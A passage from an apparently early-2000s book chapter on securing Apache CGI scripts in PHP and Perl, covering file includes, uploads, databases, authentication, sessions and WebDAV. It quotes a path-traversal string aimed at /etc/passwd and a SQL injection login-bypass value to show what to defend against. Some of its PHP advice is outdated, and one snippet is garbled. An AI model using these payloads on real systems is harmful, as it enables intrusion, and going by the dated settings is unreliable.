Starting with PHP 4.1.2, this is the default setting. PHP Versions 4.1.1 and up also provide safer new *autoglobal* arrays. These are automatically global within PHP functions (in PHP, you need to say `global var` within a PHP function to access the normal global variable named `var`; this quirk always bites Perl developers). These arrays should be used instead of the older arrays `$HTTP_GET_VARS` and `$HTTP_POST_VARS` and are listed in [Table 8-7](#).

Table 8-7. PHP's old and new global arrays		
Variable type	Old global array	New autoglobal array
Environment	<code>\$HTTP_ENV_VARS</code>	<code>\$_ENV</code>
Get	<code>\$HTTP_GET_VARS</code>	<code>\$_GET</code>
Post	<code>\$HTTP_POST_VARS</code>	<code>\$_POST</code>
Posted files	<code>\$HTTP_POST_FILES</code>	<code>\$_FILES</code>
Cookie	<code>\$HTTP_COOKIE_VARS</code>	<code>\$_COOKIE</code>
Server	<code>\$HTTP_SERVER_VARS</code>	<code>\$_SERVER</code>

Another new autoglobal array, `$_REQUEST`, is the union of `$_GET`, `$_POST`, and `$_COOKIE`. This is handy when you don't care how the variable got to the server.

8.4.3.2 Perl

Perl runs in *taint mode* :

- Automatically when the real and effective user ID and group ID differ
- Explicitly when invoked with the `-T` flag

This mode marks data originating outside the script as potentially unsafe and forces you to do something about it. To untaint a variable, run it through a regular expression, and grab it from one of the positional match variables (`$1`, `$2`, ...). Here's an example that gets a sequence of "word" characters (`\w` matches letters, digits, and `_`):

```
#!/usr/bin/perl -wT
use strict;
use CGI qw(:standard);
```

```
my $user = param("user");
if ($user =~ /^(\w+)$/) { $user = $1; }
```

We'll see that taint mode applies to file I/O, program execution, and other areas where Perl is reaching out into the world.

8.4.4 Including Files

CGI scripts can include files inside or outside of the document hierarchy. Try to move sensitive information from your scripts to files located outside the document hierarchy. This is one layer of protection if your CGI script somehow loses its protective cloak and can be viewed as a simple file.

Use a special suffix for sensitive include files (a common choice is `.inc`), and tell Apache not to serve files with that suffix. This will protect you when you accidentally put an include file somewhere in the document root. Add this to an Apache configuration file:

```
<FilesMatch ~ /\.inc$>
order allow, deny
deny from all
```

</Files>

Also, watch out for text editors that may leave copies of edited scripts with suffixes like `~` or `.bak`. The crafty snoop could just ask your web server for files like `program~` or `program.bak`. Your access and error logs will show if anyone has tried. To forbid serving them anywhere, add this to your Apache configuration file:

```
<FilesMatch ~ /(~,\.bak) $/>
order allow, deny
deny from all
</Files>
```

When users are allowed to view or download files based on a submitted form variable, guard against attempts to access sensitive data, such as a password file. One exploit is to use relative paths (`..`):

```
../../../../etc/passwd
```

Cures for this depend on the language and are described in the following sections.

8.4.4.1 PHP

External files can be included with the PHP `include` or `include_once` commands. These may contain functions for database access or other sensitive information. A mistake in your Apache configuration could expose PHP files within normal document directories as normal text files, and everyone could see your code. For this reason, I recommend the following:

- Include sensitive PHP scripts from a location outside of your document root. Edit `php.ini` to specify:

```
include_path      ../usr/local/lib/php:/usr/local/my_php_lib
```

- Use the protected suffix for your included files:

```
<? include_once "db_login.inc"; ?>
```

Use the `basename` function to isolate the filename from the directory and `open_basedir` to restrict access to a certain directory. These will catch attempts to use `../` relative filenames.

If you process forms where people request a file and get its contents, you need to watch the PHP file-opening command `fopen` and the file-reading commands `fpasssthru` and `readfile`. `fopen` and `readfile` accept URLs as well as filenames; disable this with `allow_url_fopen=false` in `php.ini`. You may also limit PHP file operations to a specific directory with the `open_basedir` directive. This can be set within Apache container directives to limit virtual hosts to their backyards:

```
<VirtualHost 192.168.102.103>
ServerName a.test.com
DocumentRoot /usr/local/apache/hosts/a.test.com
php_admin_value open_basedir /usr/local/apache/hosts/a.test.com
</VirtualHost>
```

If `safe_mode` is enabled in `php.ini` or an Apache configuration file, a file must be owned by the owner of the PHP script to be processed. This is also useful for virtual hosts.

[Table 8-8](#) lists recommended safe settings for PHP.

Table 8-8. Safer PHP settings		
Option	Default value	Recommended value
register_globals	off	off
safe_mode	off	on
safe_mode_exec_dir	None	/usr/local/apache/host/cgi
open_basedir	None	/usr/local/apache/host/files
display_errors	on	off
log_errors	off	on
allow_url_fopen	on	off
session.save_path	/tmp	/usr/local/apache/sessions

In [Table 8-8](#), I'm assuming you might set up a directory for each virtual host under `/usr/local/apache/host`. You can specify multiple directories with a colon (`:`) separator.

8.4.4.2 Perl

In taint mode, Perl blocks use of the functions `eval`, `require`, `open` (except read-only mode), `chdir`, `chroot`, `chmod`, `unlink`, `mkdir`, `rmdir`, `link`, and `symlink`. You must untaint filenames before using any of these. As in the PHP example, watch for relative (`../`) names and other attempts to access files outside the intended area.

8.4.5 Executing Programs

Most scripting languages let you run external programs. This is a golden opportunity for nasty tricks. Check the pathname and remove any metacharacters that would allow multiple commands. Avoid passing commands through a shell interpreter.

8.4.5.1 PHP

Escape any possible attempts to slip in extra commands with this PHP function:

```
$safer_input = escapeshellarg($input);  
system("some_command $safer_input");
```

or:

```
escapeshellcmd("some_command $input");
```

These PHP functions invoke the shell and are vulnerable to misuse of shell metacharacters: `system`, `passthru`, `exec`, `popen`, `preg_replace` (with the `/e` option), and the backtick (``command``) operator.

If `safe_mode` is set, only programs within `safe_mode_exec_dir` can be executed, and only files owned by the owner of the PHP script can be accessed.

The PHP function `eval($arg)` executes its argument `$arg` as PHP code. There's no equivalent to `safe_mode` for this, although the `disable_functions` option lets you turn off selected functions. Don't execute user data.

8.4.5.2 Perl

Taint mode will not let you pass unaltered user input to the functions `system`, `exec`, `eval`, or the backtick (``command``) operator. Untaint them before executing, as described earlier.

8.4.6 Uploading Files from Forms

RFC 1867 documents *form-based file uploads* — a way of uploading files through HTML, HTTP, and a web server. It uses an HTML form, a special form-encoding method, and an INPUT tag of type FILE:

```
<form  
method="post"  
enctype="multipart/form-data"  
action="/cgi-bin/process_form.php">  
<input type="text" name="photo_name">  
<input type="file" name="upload">  
<input type="submit" value="submit">  
</form>
```

This is another golden opportunity for those with too much time and too little conscience. A file upload is handled by a CGI file-upload script. There is no standard script, since so many things can be done with an uploaded file.

8.4.6.1 PHP

Uploaded files are saved as temporary files in the directory specified by the PHP directive `upload_tmp_dir`. The default value (`/tmp`) leaves them visible to anyone, so you may want to define `upload_tmp_dir` to some directory in a virtual host's file hierarchy. To access uploaded files, use the new autoglobal array `$_FILES`, which is itself an array. For the photo-uploading example, let's say you want to move an uploaded image to the `photos` directory of virtual host `host`:

```
<?  
// $name is the original file name from the client  
$name = $_FILES['photo_file']['name'];
```

```
// $type is PHP's guess of the MIME type
$type = $_FILES['photo_file']['type'];

// $size is the size of the uploaded file (in bytes)
$size = $_FILES['photo_file']['size'];

// $tmpn is the name of the temporary uploaded file on the server
$tmpn = $_FILES['photo_file']['tmp_name'];

// If everything looks right, move the temporary file
// to its desired place.
if (is_uploaded_file($tmpn))
    move_uploaded_file($tmpn, "/usr/local/apache/host/photos");
```

You may check the file's type, name, and size before deciding what to do with it. The PHP option `max_upload_filesize` caps the size; if a larger file is uploaded, the value of `$tmpn` is `none`. When the PHP script finishes, any temporary uploaded files are deleted.

8.4.6.2 Perl

The CGI.pm module provides a file handle for each temporary file.

```
#!/usr/bin/perl -wT
use strict;
use CGI qw(:standard);
my $handle = param("photo_file");
my $tmp_file_name = tmpFileName($handle);
# Copy the file somewhere, or rename it
# ...
```

The temporary file goes away when the CGI script completes.

8.4.7 Accessing Databases

Although relational databases have standardized on SQL as a query language, many of their APIs and interfaces, whether graphic or text based, have traditionally been proprietary. When the Web came along, it provided a standard GUI and API for static text and dynamic applications. The simplicity and broad applicability of the web model led to the quick spread of the Web as a database frontend. Although HTML does not offer the richness and performance of other graphic user interfaces, it's good enough for many applications.

Databases often contain sensitive information, such as people's names, addresses, and financial data. How can a porous medium like the Web be made safer for database access?

- Don't have your database on the same machine as the web server. It's best if your database is behind a firewall that only passes queries from your web server. For example, MySQL normally uses port 3306, so you might only permit access from ports on the web server to port 3306 on the database server.
- Check that all default database passwords have been changed. For MySQL, ensure that the default user (called `root`, but not related to the Unix `root` user) has a password. You have a problem if you can get into the database without a password by typing:

```
mysql -u root
```

- Use the SQL `GRANT` and `REVOKE` statements to control access to tables and other resources only for the desired MySQL IDs on the desired servers. An example might follow this pattern:
 - `GRANT SELECT ON sample_table`
 - `TO "sample_user@sample_machine"`
 - `IDENTIFIED BY "sample password"`
- Do not allow access to the MySQL `users` table by anyone other than the MySQL root user, since it contains the permissions and encrypted passwords.

- Don't use form variable values or names in SQL statements. If the form variable `user` maps directly to a `user` column or table, then someone will deduce the pattern and experiment.
- Check user input before using it in SQL statements. This is similar to checking user input before executing a shell command. Exploits have been called *SQL injection*. See *SQL Injection — Are Your Web Applications Vulnerable?* (<http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf>).

Any time information is exchanged, someone will be tempted to change it, block it, or steal it. We'll quickly review these issues in PHP and Perl database CGI scripts:

- Which database APIs to use
- Protecting database account names and passwords
- Defending against SQL injection

8.4.7.1 PHP

PHP has many specific and generic database APIs. There is not yet a clear leader to match Perl's DBI. A PHP fragment to access a MySQL database might begin like this:

```
<?
$link = mysql_connect("db.test.com", "dbuser", "dbpassword");
if (!$link)
    echo "Error: could not connect to database\n";
?>
```

If this fragment is within every script that accesses the database, every instance will need to be changed if the database server, user, or password changes. More importantly, a small error in Apache's configuration could allow anyone to see the raw PHP file, which includes seeing these connection parameters. It's easier to write a tiny PHP library function to make the connection, put it in a file outside the document root, and include it where needed.

Here's the include file:

```
// my_connect.inc
// PHP database connection function.
// Put this file outside the document root!

// Makes connection to database.
// Returns link id if successful, false if not.
function my_connect( )
{
    $database = "db.test.com";
    $user      = "db_user";
    $password  = "db_password";
    $link = mysql_connect($database, $user, $password);
    return $link;
}
```

And this is a sample client:

```
// client.php
// PHP client example.
// Include path is specified in include_path in php.ini.
// You can also specify a full pathname.
include_once "my_connect.inc";

$link = my_connect( );
// Do error checking in client or library function
if (!$link)
    echo "Error: could not connect to database\n";
// ...
```

Now that the account name and password are better protected, you need to guard against malicious SQL code. This is similar to protecting against user input passing directly to a system command, for much the same reasons. Even if the input string is harmless, you still need to escape special characters.

The PHP `addslashes` function puts a backslash (\) before these special SQL characters: single quote ('), double quote ("), backslash (\), and NUL (ASCII 0). This will be called *automatically* by PHP if the option `magic_quotes_gpc` is `on`. Depending on your database, this may not quote all the characters correctly. SQL injection is an attempt to use your database server to get access to otherwise protected data (read, update, or delete) or to get to the operating system. For an example of the first case, say you have a login form with user and password fields. A PHP script would get these form values (from `$_GET`, `$_POST`, or `$_REQUEST`, if it's being good), and then build a SQL string and make its query like this:

```
$sql = "SELECT COUNT(*) FROM users WHERE\n" .
      "user = '$user' AND\n" .
      "password = '$password' ";
$result = mysql_query($sql);
if ($result && $row = mysql_fetch_array($result) && $row[0] == 1)
    return true;
else
    return false;
```

An exploiter could enter these into the input fields (see [Table 8-9](#)).

Table 8-9. SQL exploit values	
Field	Value
user	' OR '' = ''
password	' OR '' = ''

The SQL string would become:

```
SELECT COUNT(*) FROM users WHERE
user = '' OR '' = '' AND
password = '' OR '' = ''
```

The door is now open. To guard against this, use the techniques I've described for accessing other external resources, such as files or programs: escape metacharacters and perform regular-expression searches for valid matches. In this example, a valid user and password might be a sequence of letters and numbers. Extract user and password from the original strings and see if they're legal.

In this example, if the PHP option `magic_quotes_gpc` were enabled, this exploit would not work, since all quote characters would be preceded by a backslash. But other SQL tricks can be done without quotes. A poorly written script may run very slowly or even loop forever, tying up an Apache instance and a database connection. PHP's `set_time_limit` function limits the number of seconds that a PHP script may execute. It does *not* count time outside the script, such as a database query, command execution, or file I/O. It also does not give you more time than Apache's `Timeout` variable.

8.4.7.2 Perl

Perl has the trusty database-independent module `DBI` and its faithful sidekicks, the database-dependent (DBD) family. There's a DBD for many popular databases, both open source (MySQL, PostgreSQL) and commercial (Oracle, Informix, Sybase, and others).

A MySQL connection function might resemble this:

```
# my_connect.pl
sub my_connect
{
    my $server      = "db.test.com";
    my $db          = "db_name";
    my $user        = "db_user";
    my $password    = "db_password";
    my $dbh         = DBI->connect(
        "DBI:mysql:$db:$server",
        $user,
        $password,
        { PrintError => 1, RaiseError => 1 } )
        or die "Could not connect to database $db.\n";
    return $dbh;
}
1;
```

As in the PHP examples, you'd rather not have this function everywhere. Perl has, characteristically, more than one way to do it. Here is a simple way:

```
require "/usr/local/myperl/lib/my_connect.pl";
```

If your connection logic is more complex, it could be written as a Perl package or a module. Taint mode won't protect you from entering tainted data into database queries. You'll need to check the data yourself. Perl's outstanding regular-expression support lets you specify patterns that input data must match before going into a SQL statement.

8.4.8 Checking Other Scripts

Once you've secured Apache and your own scripts, don't forget to check any other old scripts that may be lying around. Some demo scripts and even commercial software have significant holes. I suggest disabling or removing any CGI scripts if you aren't certain about them.

`whisker` (<http://www.wiretrip.net/rfp/p/doc.asp/i2/d21.htm>) is a Perl script that checks for buggy CGI scripts against a vulnerability database.

8.4.9 Continuing Care

Check your `error_log` regularly for bad links, attacks, or other signs of trouble. You are sure to see many IIS-specific exploit attempts such as Code Red and Nimda, but someone might actually be targeting a LAMP component.

8.5 Special Topics

The following discussions involve not only CGI script security, but also Apache and Linux configuration and administration.

8.5.1 Authentication

Your web site may have some restricted content, such as premium pages for registered customers or administrative functions for web site maintainers. Use *authentication* to establish the identity of the visitor.

8.5.1.1 Basic authentication

The simplest authentication method in Apache is *basic authentication*. This requires a password file on the web server and a `require` directive in a config file:

```
<Location /auth_demo_dir>
AuthName "My Authorization"
AuthType Basic
# Note: Keep the password files in their own directory
AuthUserFile /usr/local/apache/auth_dir/auth_demo_password "
Order deny, allow
Require valid-user
</Location>
```

I suggest storing password files in their own directories, outside the document root. You may use subdirectories to segregate files by user or virtual host. This is more manageable than *.htaccess* files all over the site, and it keeps Apache running faster.

You can specify any matching user, a list of users, or a list of groups:

```
require valid-user
require user user1 user2 ...
require group group1 group2 ...
```

Where are the names and passwords stored? The simplest, specified by `AuthUserFile` in the example, is a flat text file on the server. To create the password file initially, type the following:

```
htpasswd -c /usr/local/apache/auth_dir/auth_demo_password
```

To add entries to the password file:

```
htpasswd /usr/local/apache/auth_dir/auth_demo_password -u raoul
... (prompt for password for raoul) ...
```

When a visitor attempts to access `/auth_demo_dir` on this site, a dialog box pops up and prompts him for his name and password. These will be sent with the HTTP stream to the web server. Apache will read the password file `/etc/httpd/authfiles/auth_demo_password`, get the encrypted password for the user `raoul`, and see if they match.



Don't put the password file anywhere under your `DocumentRoot`! Use one or more separate directories, with read-write permissions for the Apache UID group and none for others.

An authentication method connects with a particular storage implementation (DBM, DB, MySQL, LDAP) by matching Apache modules and configuration directives. For example, `mod_auth_mysql` is configured with the table and column names in a customer table in a MySQL database. After the name and password are sent to Apache from the browser, `mod_auth_mysql` queries the database and Apache allows access if the query succeeds and the username and password were found.

Browsers typically cache this authentication information and send it to the web server as part of each HTTP request header for the same *realm* (a string specified to identify this resource). What if the user changes her password during her session? Or what if the server wants to log the client off after some period of inactivity? In either case, the cached credentials could become invalid, but the browser still holds them tight.

Unfortunately, HTTP has no way for a server to expire credentials in the client. It may be necessary to clear all browser caches (memory and disk) to clear the authentication data, forcing the server to request reauthentication and causing the client to open a new dialogue box. Sessions and cookies are often used to limit login times.

One problem with basic authentication is that it is not encrypted. A sniffer can and will pick up the name and password. You can use SSL for the initial authentication (a URL starting with `https://`) and then use normal (`http://`) URLs thereafter, with the session ID in a cookie or appended to the URL. This gives some privacy during login and better performance afterwards.

Direct authentication with a scripting language gives more flexibility than the built-in browser dialogue box. The script writes the proper HTTP server headers to the client, and it processes the reply as though it came from the standard dialogue box.

8.5.1.2 Digest authentication

The second HTTP client authentication method, *digest authentication*, is more secure, since it uses an MD5 hash of data rather than clear-text passwords. RFC 2617 documents basic and digest authentication. The Apache server and Mozilla implement the standard correctly. Microsoft did not, so digest authentication in IE 5 and IIS 5 does not currently interoperate with other web servers and browsers.

8.5.1.3 Safer authentication

It's surprisingly tricky to create secure client authentication. User input can be forged, HTTP referrals are unreliable, and even the client's apparent IP can change from one access to the next if the user is behind a proxy farm. It would be beneficial to have a method that's usable within and across sites. For cross-site authentication, the authenticating server must convey its approval or disapproval in a way that can't be easily forged and that will work even if the servers aren't homogeneous and local.

A simple adaptation of these ideas follows. It uses a public variable with unique values to prevent a *replay attack*. A timestamp is useful since it can also be used to expire old logins. This value is combined with a constant string that is known only by the cooperating web servers to produce another string. That string is run through a one-way hash function. The timestamp and hashed string are sent from the authenticating web server (A) to the target web server (B).

Let's walk through the process. First, the client form gets the username and password and submits them to Server A:

```
# Client form
<form method="get" action="https://a.test.com/auth.php">
User: <input type="text" name="user">
Password: <input type="password" name="password">
<input type="submit">
</form>
```

On Server A, get the timestamp, combine it with the secret string, hash the result, and redirect to Server B:

```
<?
// a.test.com/auth.php
$time_arg = Date( );
$secret_string = "babaloo";
$hash_arg = md5($time_arg . $secret_string);
$url = "http://b.test.com/login.php" .
    "?" .
    "t=" . urlencode($time_arg) .
```

```

    "&h=" . urlencode($hash_arg);
header("Location: $url");
?>
On Server B, confirm the input from Server A:
<?
// b.test.com/login.php
// Get the CGI variables:
$time_arg = $_GET['t'];
$hash_arg = $_GET['h'];

// Servers A and B both know the secret string,
// the variable(s) it is combined with, and their
// order:
$secret_string = "babaloo";
$hash_calc = md5($time_arg . $secret_string);

if ($hash_calc == $hash_arg)
{
    // Check $time_arg against the current time.
    // If it's too old, this input may have come from a
    // bookmarked URL, or may be a replay attack; reject it.
    // If it's recent and the strings match, proceed with the
login...
}
else
{
    // Otherwise, reject with some error message.
}
?>

```

This is a better-than-nothing method, simplified beyond recognition from the following sources, which should be consulted for greater detail and security:

- Example 16-2 in *Web Security, Privacy and Commerce* by Simson Garfinkel and Gene Spafford (O'Reilly).
- *Dos and Dents of Client Authentication on the Web* (<http://www.lcs.mit.edu/publications/pubs/pdf/MIT-LCS-TR-818.pdf>) describes how a team at MIT cracked the authentication schemes of a number of commercial sites, including the Wall Street Journal. Visit <http://cookies.lcs.mit.edu/> for links to the Perl source code of their Kooky Authentication Scheme.

8.5.2 Access Control and Authorization

Once authenticated, what is the visitor allowed to do? This is the *authorization* or *access control* step. You can control access by a hostname or address, the value of an environment variable, or by a person's ID and password.

8.5.2.1 Host-based access control

This grants or blocks access based on a hostname or IP address. Here is a sample directive to prevent everyone at *evil.com* from viewing your site:

```

<Location />
order deny, allow
deny from .evil.com
allow from all
</Location>

```

The `.` before `evil.com` is necessary. If I said:

```
deny from evil.com
```

I would also be excluding anything that ends with `evil.com`, such as `devil.com` or `www.bollweevil.com`.

You may also specify addresses:

- full IP (200.201.202.203)
- subnet (200.201.202.)
- explicit netmask (200.201.202.203/255.255.255.0)
- CIDR (200.201.202.203/24).

8.5.2.2 Environment-variable access control

This is a very flexible solution to some tricky problems. Apache's configuration file can set new environment variables based on patterns in the information it receives in HTTP headers. For example, here's how to serve images from `/image_dir` on `http://www.hackenbush.com`, but keep people from linking to the images from their own sites or stealing them:

```
SetEnvIf Referer "^www.hackenbush.com" local
<Location /image_dir>
order deny,allow
deny from all
allow from env=local
</Location>
```

`SetEnvIf` defines the environment variable `local` if the referring page was from the same site.

8.5.2.3 User-based access control

If you allow any `.htaccess` files in your Apache configuration, Apache must check for a possible `.htaccess` file in every directory leading to every file that it serves, on every access. This is slow: look at a running `httpd` process sometime (try `strace httpd`) to see the statistics from all these lookups. Also, `.htaccess` files can be anywhere, modified by anyone, and very easy to overlook. You can get surprising interactions between your directives and those in these far-flung files. So let's fling them even farther and consider them a hazard.

Try to put your access-control directives directly in your Apache configuration file (`httpd.conf` or `access.conf`). Disallow overrides for your whole site with the following:

```
<Location />
AllowOverride false
</Location>
```

Any exceptions must be made in `httpd.conf` or `access.conf`, including granting the ability to use `.htaccess` files. You might do this if you serve many independent virtual hosts and want to let them specify their own access control and CGI scripts. But be aware that you're increasing your server's surface area.

8.5.2.4 Combined access control

Apache's configuration mechanism has surprising flexibility, allowing you to handle some tricky requirements. For instance, to allow anyone from `good.com` or a registered user:

```
<Location />
order deny, allow
deny from all

# Here's the required domain:
allow from .good.com

# Any user in the password file:
require valid-user

# This does an "or" instead of an "and":
satisfy any
</Location>
```

If you leave out `satisfy any`, the meaning changes from *or* to *and*, a much more restrictive setting.

8.5.3 SSL

SSL is a secure HTML form for submitting data to an SSL-enabled web server with an `https:` URL. SSL encrypts sensitive data between the browser and the server, including login names, passwords, personal

information, and, of course, credit card numbers. SSL encryption is computationally expensive and dramatically slows down a web server without a hardware SSL accelerator. Therefore, it's common to use SSL while logging in or filling in an order form and then to use standard HTTP the rest of the time. Until recently, people tended to buy a commercial server to offer SSL. RSA Data Security owned a patent on a public-key encryption method used by SSL, and they licensed it to companies. After the patent expired in September 2000, free implementations of Apache+SSL emerged. Two modules — Apache-SSL and `mod_ssl` — have competed for the lead position. `mod_ssl` is more popular and easier to install, and it can be integrated as an Apache DSO. It's included with Apache 2 as a standard module. For Apache 1.x, you need to get `mod_ssl` from <http://www.modssl.org> and OpenSSL from <http://www.openssl.org>. Early in the SSL process, Apache requires a server certificate to authenticate its site's identity to the browser. Browsers have built-in lists of CAs and their credentials. If your server certificate was provided by one of these authorities, the browser will silently accept it and establish an SSL connection. The process of obtaining a server certificate involves proving your identity to a CA and paying a license fee. If the server certificate comes from an unrecognized CA or is *self-signed*, the browser will prompt the user to confirm or reject it. Large commercial sites pay fees to the annual CA to avoid this extra step, as well as to avoid the appearance of being somehow less trustworthy.

8.5.4 Sessions and Cookies

Once a customer has been authenticated for your site, you want to keep track of her. You don't want to force a login on every page, so you need a way to maintain state over time and multiple page visits.

Since HTTP is stateless, visits need to be threaded together. If a person adds items to a shopping cart, they should stay there even if the user takes side trips through the site.

A session is a sequence of interactions. It has a *session ID* (a unique identifier), data, and a time span. A good session ID should be difficult to guess or reverse-engineer. It may be calculated from some input variables, such as the user's IP or the time. PHP, Perl, and other languages have code to create and manage web sessions.

If the web user allows cookies in her browser, the web script may write the session ID as a variable in a cookie for your web site. If cookies are not allowed, you need to propagate the session ID with every URL. Every GET URL needs an extra variable, and every POST URL needs some hidden field to house this ID.

8.5.4.1 PHP

PHP can be configured to check every URL on a page and tack on the session ID, if needed. In *php.ini*, add the following:

```
enable_trans_sid on
```

This is slower, since PHP needs to examine every URL on every page. It doesn't recognize URLs that are constructed within JavaScript or PHP.

Without this, you need to track the sessions yourself. If cookies are enabled in the browser, PHP defines the constant `SID` to be an empty string. If cookies are disabled, `SID` is defined as `PHPSESSID=id`, where *id* is the 32-character session ID string. To handle either case in your script, append `SID` to your links:

```
<a href="sample_link.html?=SID?&gt;"&gt;link&lt;/a&gt;</pre
```

If cookies are enabled, the HTML created by the previous example would be as follows:

```
<a href="sample_link.html?">link</a>
```

If cookies are disabled, the session ID becomes part of the URL:

```
<a href="sample_link.html?PHPSESSID=379d65e3921501cc79df7d02cfbc24c3">link</a>
```

By default, session variables are written to `/tmp/sess_id`. Anyone who can list the contents of `/tmp` can hijack a session ID, or possibly forge a new one. To avoid this, change the session directory to a more secure location (outside of `DocumentRoot`, of course):

```
# in php.ini:
session.save_path=/usr/local/apache/sessions
```

```
# or in apache's httpd.conf:
php_admin_value session.save_path /usr/local/apache/sessions
```

The directory and files should be owned by the web-server user ID and hidden from others:

```
chmod 700 /usr/local/apache/sessions
```

You can also tell PHP to store session data in shared memory, a database, or some other storage method.

8.5.4.2 Perl

The `Apache::Session` module provides session functions for `mod_perl`. The session ID can be saved in a cookie or manually appended to URLs. Session storage may use the filesystem, a database, or RAM. See the documentation at <http://www.perldoc.com/cpan/Apache/Session.html>.

Apache provides its own language-independent session management with `mod_session`. This works with or without cookies (appending the session ID to the URL in the `QUERY_STRING` environment variable) and can exempt certain URLs, file types, and clients from session control.

8.5.5 Site Management: Uploading Files

As you update your web site, you will be editing and copying files. You may also allow customers to upload files for some purposes. How can you do this securely?

Tim Berners-Lee originally envisioned the Web as a two-way medium, where browsers could easily be authors. Unfortunately, as the Web commercialized, the emphasis was placed on browsing. Even today, the return path is somewhat awkward, and the issue of secure site management is not often discussed.

8.5.5.1 Not-so-good ideas

I mentioned *form-based file uploads* earlier. Although you can use this for site maintenance, it only handles one file at a time and forces you to choose it from a list or type its name.

Although FTP is readily available and simple to use, it is not recommended for many reasons. It still seems too difficult to secure FTP servers: account names and passwords are passed in the clear.

Network filesystems like NFS or SAMBA are appealing for web-site developers, since they can develop on their client machines and then drag and drop files to network folders. They are still too difficult to secure across the public Internet and are not recommended. At one time, Sun was promoting WebNFS as the next-generation, Internet-ready filesystem, but there has been little public discussion on this in the past few years. It might be possible to create a VPN using any of the available technologies, such as IPsec or PPTP.

The HTTP PUT method is not usually not available in web browsers. HTML authoring tools, such as Netscape Composer and AOLPress, use PUT to upload or modify files. PUT has security implications similar to form-based file uploads, and it now looks as if it's being superseded by DAV.

Microsoft's *FrontPage server extensions* define web-server extensions for file uploading and other tasks. The web server and FrontPage client communicate with a proprietary RPC over HTTP. The extensions are available for Apache and Linux (<http://www.rtr.com/fpsupport/index.html>), but only as binaries.

FrontPage has had serious security problems in the past. The author of the presentation *Apache and FrontPage* at ApacheCon 2001 recommended: "If at all possible, don't use FrontPage at all." There is now an independent `mod_frontpage` DSO for Apache and some indications of improved security. See *Features of Improved mod_frontpage* (<http://home.edo.uni-dortmund.de/~chripo/about/features.html>) and *FrontPage Server Extensions 2002 Security Under Unix*

(<http://www.microsoft.com/TechNet/prodtechnol/sharepnt/proddocs/admindoc/owsa05.asp>).

8.5.5.2 Better ideas: ssh, scp, sftp, rsync

`scp` and `sftp` are good methods for encrypted file transfer. Command-line clients are freely available for Unix/Linux, and Windows clients are available (WinSCP is free; SecureCRT is commercial). To copy many files, `rsync` over `ssh` provides an incremental, compressed, encrypted data transfer. This is especially useful when mirroring or backing up a web site. I do most of my day-to-day work on live systems with `ssh`, `vi`, `scp`, and `rsync`.

8.5.5.3 WebDAV

Distributed Authoring and Versioning (DAV or WebDAV) is a recent standard for remote web-based file management. DAV lets you upload, rename, delete, and modify files on a web server. It's supported in Apache (as `mod_dav`) and by popular client software:

- Microsoft provides *web folders* with IE 5 and Windows 95 and up. These look like local directories under Explorer, but they are directories on a web server under DAV management.
- Macromedia Dreamweaver UltraDev.
- Adobe GoLive, InDesign, and FrameMaker.
- Apple MacOS X iDisk.
- OpenOffice.

To add WebDAV support to Apache, ensure that `mod_dav` is included:

- Download the source from http://www.webdav.org/mod_dav/.
- Build the module:

```
./configure --with-apxs=/usr/local/apache/bin/apxs
```

- Add these lines to *httpd.conf*:
- `Loadmodule dav_module libexec/libdav.so`
`Addmodule mod_dav.c`
- Create a password file:

```
htpasswd -s /usr/local/apache/passwords/dav.htpasswd user  
password
```

In *httpd.conf*, enable DAV for the directories you want to make available. If you'll allow file upload, you should have some access control as well:

```
# The directory part of this must be writeable  
# by the user ID running apache:  
DAVLockDB /usr/local/apache/davlock/  
DAVMinTimeout 600  
  
# Use a Location or Directory for each DAV area.  
# Here, let's try "/DAV":  
<Location /DAV>  
# Authentication:  
AuthName "DAV"  
AuthUserFile /usr/local/apache/passwords/dav.htpasswd"  
AuthType Basic  
# Some extra protection  
AllowOverride None  
# Allow file listing  
Options indexes  
# Don't forget this one!:  
DAV On  
# Let anyone read, but  
# require authentication to do anything dangerous:  
<LimitExcept GET HEAD OPTIONS>  
require valid-user  
</Limit>  
</Location>
```

The security implications of DAV are the same as for basic authentication: the name and password are passed as plain text, and you need to protect the name/password files.

DAV is easy to use and quite flexible. A new extension called DELTA-V will handle versioning, so DAV could eventually provide a web-based source-control system.

8.5.6 New Frameworks: SOAP, Web Services, and REST

The Simple Object Access Protocol (SOAP) and XML-RPC are protocols for remote procedure calls using XML over HTTP. HTTP was chosen because it usually passes through corporate firewalls, and it would be difficult to establish a new specialized protocol. With other proposed standards like Web Services Description Language (WSDL) and Universal Description, Discovery, and Integration (UDDI), some large corporations are promoting a new field called *web services*.

There are some concerns about this. You construct a firewall based on your knowledge that server A at port B can do C and D. But with SOAP and similar protocols, HTTP becomes a conduit for remote procedure calls. Even a stateful firewall cannot interpret the protocol to see which way the data flows or the implications of the data. That would require a packet analyzer that knows the syntax and semantics of the XML stream, which is a difficult and higher-level function.

In his Crypto-Gram web newsletter (<http://www.counterpane.com/crypto-gram-0202.html#2>), Bruce Schneier criticizes Microsoft's "feature-above-security mindset" for statements like these, taken from Microsoft's documentation:

Currently, developers struggle to make their distributed applications work across the Internet when firewalls get in the way...Since SOAP relies on HTTP as the transport mechanism, and most firewalls allow HTTP to pass through, you'll have no problem invoking SOAP endpoints from either side of a firewall.

Microsoft designed Outlook to execute email attachments before thinking through the security implications, and customers have spent much time purging and patching their systems after infection by a relentless stream of viruses and worms. Schneier and others feel that similar problems will emerge as attackers probe this new RPC-over-HTTP architecture.

IBM, Microsoft, and others founded the Web Services Interoperability Group (<http://www.ws-i.org>) to create web-services standards outside of the IETF and W3C. Security was not addressed until the first draft of *Web Services Security* (<http://www-106.ibm.com/developerworks/webservices/library/ws-secure/>) appeared in April 2002. It describes an extensible XML format for secure SOAP message exchanges. This addresses the integrity of the message, but still doesn't guarantee that the message's contents aren't harmful.

An alternative to XML-based web services is Representational State Transfer (*REST*), which uses only traditional web components — HTTP and URIs. A clear description is found in *Second Generation Web Services* (<http://www.xml.com/pub/a/2002/02/20/rest.html>). Its proponents argue that REST can do anything that SOAP can do, but more simply and securely. All the techniques described in this chapter, as well as functions like caching and bookmarking, could be applied, since current web standards are well established. For instance, a GET has no side effects and never modifies server state. A SOAP method may read or write, but this is a semantic agreement between the server and client that cannot be determined from the syntax of a SOAP message. See *Some Thoughts About SOAP Versus REST on Security* (<http://www.prescod.net/rest/security.html>).

As these new web services roll out, the Law of Unintended Consequences will get a good workout. Expect major surprises.

8.5.7 Robots and Spiders

